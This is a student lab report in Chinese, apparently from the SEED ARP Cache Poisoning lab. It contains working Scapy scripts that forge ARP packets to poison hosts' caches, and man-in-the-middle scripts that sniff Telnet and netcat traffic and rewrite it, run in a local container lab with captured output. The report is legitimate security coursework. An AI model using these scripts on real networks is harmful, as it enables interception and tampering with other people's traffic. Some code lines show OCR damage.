
# Lab4 ARP Cache Poisoning Attack

57118101 卞郡菁

一、实验目录

cd Desktop/Labs_20.04/Network\ Security/ARP\ Cache\ Poisoning\ Attack\ Lab/Labsetup/

二、攻击机和两台受害主机的信息




```
[07/21/21]seed@VM:~/.../Labsetup$ dockps
f891fab3ffec  M-10.9.0.105
5aec44a9a462  B-10.9.0.6
5e8b694fd309  A-10.9.0.5
```

## Task1：ARP Cache Poisoning

1. 接口为 br- cea7b7b92b99

```
[07/21/21]seed@VM:~$ cd Desktop/Labs_20.04/Network\ Security/ARP\ Cache\ Poisoni
ng\ Attack\ Lab/Labsetup/
[07/21/21]seed@VM:~/.../Labsetup$ ifconfig
br-cea7b7b92b99: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:c2ff:fe8d:a885  prefixlen 64  scopeid 0x20<link>
        ether 02:42:c2:8d:a8:85  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 61  bytes 6978 (6.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2. 网络信息

```
[07/21/21]seed@VM:~/.../volumes$ docker network ls
NETWORK ID          NAME                DRIVER              SCOPE
4c65d62ce18b        bridge              bridge              local
b3581338a28d        host                host                local
cea7b7b92b99        net-10.9.0.0        bridge              local
77acecccbe26        none                null                local
```

## Task 1.A (using ARP request)

在主机 A 上查看 arp 缓存，发现未与其他主机建立连接前 arp 缓存为空：

```
root@5e8b694fd309:/# arp -n
root@5e8b694fd309:/#
```

在主机 A 中 ping 主机 B 的 ip 地址，即 ping 10.9.0.6，ping 完后查看 arp 缓存，发现 B 的 ip 地址和 mac 地址的映射在 A 的 arp 缓存里。

```
root@5e8b694fd309:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.131 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.120 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.122 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.120 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.120 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.118 ms
^C
--- 10.9.0.6 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5097ms
rtt min/avg/max/mdev = 0.118/0.121/0.131/0.004 ms
root@5e8b694fd309:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

使用 HostM 的 mac 地址构造主机 B 发给 A 的 arp 请求包。代码如下：

request.py

```
#!/usr/bin/env python3
from scapy.all import*
A_ip = "10.9.0.5"
B_ip = "10.9.0.6"
M_mac = "02:42:0a:09:00:69"
E = Ether(src=M_mac)
A = ARP(hwsrc=M_mac,psrc=B_ip,pdst=A_ip,op=1)
pkt = E/A
sendp(pkt, iface='eth0')
```

在主机 M 上运行攻击程序：

```
root@f891fab3ffec:/volumes# python3 request.py
.
Sent 1 packets.
```

主机 A 查看 arp 缓存，发现成功的将 M 的 mac 地址映射到 B 的 ip 地址上，攻击成功。

```
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
root@5e8b694fd309/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

## Task 1.B (using ARP reply)

运行以下脚本：

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP()
A.op = 2
A.psrc = "10.9.0.5"
A.pdst = "10.9.0.6"
pkt = E/A
sendp(pkt)
```

在运行时会遇到两种情况：

**（1） B 的 ip 已经在 A 的缓存中**

运行程序，再次查看缓存，发现主机 B 的 ip 地址成功映射到 M 主机的 mac 地址上，攻击成功：

```
root@5e8b694fd309:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

**（2） B 的 ip 不在 A 的缓存中**

清空后 B 的 ip 不在 A 的缓存里，运行程序，再次查看缓存：

```
root@5e8b694fd309:/# arp -n
root@5e8b694fd309:/#
```

发现没有M的mac地址到B的ip地址间的映射，说明B的ip不在A的缓存中时，arp 缓存中毒攻击失败。这是因为：reply 包只能更新而不能增加 arp 缓存条目。

综上，当 B 的 ip 在 A 的缓存中时可以成功；当 B 的 ip 不在 A 的缓存中时则会失败。

## Task 1.C (using ARP gratuitous mess)

运行以下程序：

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP()
A.psrc = "10.9.0.5"
A.pdst = "10.9.0.5"
A.hwdst = "ff:ff:ff:ff:ff:ff"
E.dst = "ff:ff:ff:ff:ff:ff"
pkt = E/A
sendp(pkt)
```

B 的 IP 已经在 A 的缓存中时攻击成功

```
root@5e8b694fd309:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
10.9.0.6                 ether   02:42:0a:09:00:06   C
10.9.0.105               ether   02:42:0a:09:00:69   C
```

B 的 IP 不在 A 的缓存中时，攻击失败

```
root@5e8b694fd309:/# ip neigh flush  dev eth0
root@5e8b694fd309:/# arp -n
root@5e8b694fd309:/#
```

## Task2: MITM Attack on Telnet using ARP Cache Poisoning


**Step 1 (Launch the ARP cache poisoning attack)**

对主机 A 和主机 B 都进行 arp 缓存中毒攻击，代码如下：

```
#!/usr/bin/env python3
from scapy.all import* A_ip = "10.9.0.5" #A 的 ip 地址
B_ip = "10.9.0.6" #B 的 ip 地址
M_mac = "02:42:0a:09:00:69" #M 的 mac 地址
E = Ether(src=M_mac)
A1 = ARP(hwsrc=M_mac,psrc=B_ip,pdst=A_ip,op=1)
pkt1 = E/A1
A2 = ARP(hwsrc=M_mac,psrc=A_ip,pdst=B_ip,op=1)
pkt2 = E/A2
while 1:
sendp(pkt1,iface='eth0')
sendp(pkt2,iface='eth0')
```

**Step 2**

完成欺骗后，没开启 IP forwarding 的情况下 ping 无回应




| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 179 | 2021-07-15 06:4… | 02:42:0a:09:00:06 | | ARP | 44 | 10.9.0.6 is at 02:42:0a:09:00:06 |
| 180 | 2021-07-15 06:4… | 02:42:0a:09:00:69 | | ARP | 44 | Who has 10.9.0.6? Tell 10.9.0.5 |
| 181 | 2021-07-15 06:4… | 02:42:0a:09:00:69 | | ARP | 44 | Who has 10.9.0.6? Tell 10.9.0.5 |
| 182 | 2021-07-15 06:4… | 02:42:0a:09:00:06 | | ARP | 44 | 10.9.0.6 is at 02:42:0a:09:00:06 |
| 183 | 2021-07-15 06:4… | 02:42:0a:09:00:06 | | ARP | 44 | 10.9.0.6 is at 02:42:0a:09:00:06 |
| 184 | 2021-07-15 06:4… | 10.9.0.6 | 10.9.0.5 | ICMP | 100 | Echo (ping) request id=0x0052, seq=10/2560, ttl=64 (no respo… |
| 185 | 2021-07-15 06:4… | 10.9.0.6 | 10.9.0.5 | ICMP | 100 | Echo (ping) request id=0x0052, seq=10/2560, ttl=64 (no respo… |
| 186 | 2021-07-15 06:4… | 10.9.0.6 | 10.9.0.5 | ICMP | 100 | Echo (ping) request id=0x0052, seq=10/2560, ttl=63 (no respo… |
| 187 | 2021-07-15 06:4… | 10.9.0.6 | 10.9.0.5 | ICMP | 100 | Echo (ping) request id=0x0052, seq=10/2560, ttl=63 (reply in… |
| 188 | 2021-07-15 06:4… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) reply id=0x0052, seq=10/2560, ttl=64 (request … |

**Step 3**

开启 IP forwarding


```
root@35043a66ef8d:/volumes#  sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@35043a66ef8d:/volumes#
```



| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 1137 | 2021-07-15 06:5… | 10.9.0.6 | 10.9.0.5 | ICMP | 100 | Echo (ping) request id=0x0057, seq=7/1792, ttl=64 (reply in … |
| 1138 | 2021-07-15 06:5… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) reply id=0x0057, seq=7/1792, ttl=64 (request i… |
| 1139 | 2021-07-15 06:5… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) reply id=0x0057, seq=7/1792, ttl=64 |
| 1140 | 2021-07-15 06:5… | 10.9.0.105 | 10.9.0.5 | ICMP | 128 | Redirect (Redirect for host) |
| 1141 | 2021-07-15 06:5… | 10.9.0.105 | 10.9.0.5 | ICMP | 128 | Redirect (Redirect for host) |
| 1142 | 2021-07-15 06:5… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) reply id=0x0057, seq=7/1792, ttl=63 |
| 1143 | 2021-07-15 06:5… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) reply id=0x0057, seq=7/1792, ttl=63 |
| 1144 | 2021-07-15 06:5… | 10.9.0.6 | 10.9.0.5 | ICMP | 100 | Echo (ping) request id=0x0057, seq=8/2048, ttl=64 (no respon… |
| 1145 | 2021-07-15 06:5… | 10.9.0.6 | 10.9.0.5 | ICMP | 100 | Echo (ping) request id=0x0057, seq=8/2048, ttl=64 (reply in … |

**Step 4**

建立 Telnet 连接



| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 11328 | 2021-07-15 10:4… | 10.9.0.6 | 10.9.0.5 | TELNET | 89 | Telnet Data ... |
| 11329 | 2021-07-15 10:4… | 10.9.0.6 | 10.9.0.5 | TCP | 89 | [TCP Retransmission] 23 → 47834 [PSH, ACK] Seq=487791249 Ack=… |
| 11330 | 2021-07-15 10:4… | 10.9.0.5 | 10.9.0.6 | TCP | 68 | 47834 → 23 [ACK] Seq=841301354 Ack=487791270 Win=64128 Len=0 … |
| 11331 | 2021-07-15 10:4… | 10.9.0.5 | 10.9.0.6 | TCP | 68 | [TCP Dup ACK 11330#1] 47834 → 23 [ACK] Seq=841301354 Ack=4877… |
| 11332 | 2021-07-15 10:4… | 10.208.111.3 | 255.255.255.255 | UDP | 164 | 51839 → 1228 Len=120 |
| 11333 | 2021-07-15 10:4… | 10.208.111.3 | 255.255.255.255 | UDP | 164 | 51839 → 1228 Len=120 |
| 11334 | 2021-07-15 10:4… | 10.9.0.5 | 10.9.0.6 | TELNET | 69 | Telnet Data ... |
| 11335 | 2021-07-15 10:4… | 10.9.0.5 | 10.9.0.6 | TCP | 69 | [TCP Keep-Alive] 47834 → 23 [PSH, ACK] Seq=841301354 Ack=4877… |
| 11336 | 2021-07-15 10:4… | 10.9.0.6 | 10.9.0.5 | TELNET | 69 | Telnet Data ... |
| 11337 | 2021-07-15 10:4… | 10.9.0.6 | 10.9.0.5 | TCP | 69 | [TCP Keep-Alive] 23 → 47834 [PSH, ACK] Seq=487791270 Ack=8413… |
| 11338 | 2021-07-15 10:4… | 10.9.0.5 | 10.9.0.6 | TCP | 68 | 47834 → 23 [ACK] Seq=841301355 Ack=487791271 Win=64128 Len=0 … |
| 11339 | 2021-07-15 10:4… | 10.9.0.5 | 10.9.0.6 | TCP | 68 | [TCP Keep-Alive ACK] 47834 → 23 [ACK] Seq=841301355 Ack=48779… |
| 11340 | 2021-07-15 10:4… | 02:42:0a:09:00:06 | | ARP | 44 | Who has 10.9.0.5? Tell 10.9.0.6 |
| 11341 | 2021-07-15 10:4… | 02:42:0a:09:00:06 | | ARP | 44 | Who has 10.9.0.5? Tell 10.9.0.6 |
| 11342 | 2021-07-15 10:4… | 02:42:0a:09:00:05 | | ARP | 44 | Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de… |
| 11343 | 2021-07-15 10:4… | 02:42:0a:09:00:05 | | ARP | 44 | Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de… |
| 11344 | 2021-07-15 10:4… | 02:42:0a:09:00:05 | | ARP | 44 | 10.9.0.5 is at 02:42:0a:09:00:05 |
| 11345 | 2021-07-15 10:4… | 02:42:0a:09:00:05 | | ARP | 44 | 10.9.0.5 is at 02:42:0a:09:00:05 |
| 11346 | 2021-07-15 10:4… | 02:42:0a:09:00:06 | | ARP | 44 | 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 d… |
| 11347 | 2021-07-15 10:4… | 02:42:0a:09:00:06 | | ARP | 44 | 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 d… |
| 11348 | 2021-07-15 10:4… | 10.9.0.5 | 10.9.0.6 | TELNET | 70 | Telnet Data ... |
| 11349 | 2021-07-15 10:4… | 10.9.0.5 | 10.9.0.6 | TCP | 70 | [TCP Retransmission] 47834 → 23 [PSH, ACK] Seq=841301355 Ack=… |
| 11350 | 2021-07-15 10:4… | 10.9.0.6 | 10.9.0.5 | TELNET | 70 | Telnet Data ... |
| 11351 | 2021-07-15 10:4… | 10.9.0.6 | 10.9.0.5 | TCP | 70 | [TCP Retransmission] 23 → 47834 [PSH, ACK] Seq=487791271 Ack=… |

用以下程序进行攻击：

```
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
          newpkt = IP(bytes(pkt[IP]))
          del(newpkt.chksum)
          del(newpkt[TCP].payload)
          del(newpkt[TCP].chksum)
          if pkt[TCP].payload:
              data = pkt[TCP].payload.load
              newdata = 'Z'
              send(newpkt/newdata)
          else:
              send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
           newpkt = IP(bytes(pkt[IP]))
           del(newpkt.chksum)
           del(newpkt[TCP].chksum)
           send(newpkt)
f = "tcp and host 10.9.0.5"
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

攻击成功后，无论输入为什么，数据都会被替换为 Z（此处无论几个字符均设置为只替换成 1 个 Z），攻击成功：

```
Frame 15987: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface any, id 0
Linux cooked capture
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 23, Dst Port: 47844, Seq: 1036724483, Ack: 931771638, Len: 1
Telnet
    Data: Z
```

## Task3：MITM Attack on Netcat using ARP Cache Pois

与 task2 相比，此脚本将修改数据部分变为把”bjj”改为“AAA” 、将 Telnet 通信改为 netcat 通信。

```
!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
          newpkt = IP(bytes(pkt[IP]))
          del(newpkt.chksum)
          del(newpkt[TCP].payload)
          del(newpkt[TCP].chksum)
          if pkt[TCP].payload:
              data = pkt[TCP].payload.load
              newdata = data.replace(b'bjj', b'AAA')
              send(newpkt/newdata)
          else:
              send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
           newpkt = IP(bytes(pkt[IP]))
           del(newpkt.chksum)
           del(newpkt[TCP].chksum)
           send(newpkt)
f = "tcp and host 10.9.0.5"
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

对于主机 A：

```
root@5e8b694fd309:/# nc 10.9.0.6 9090
bjj
```

对于主机 B：

```
root@0a6cc62e0492:/# nc -lp 9090
AAA
```

可以发现成功实现替换。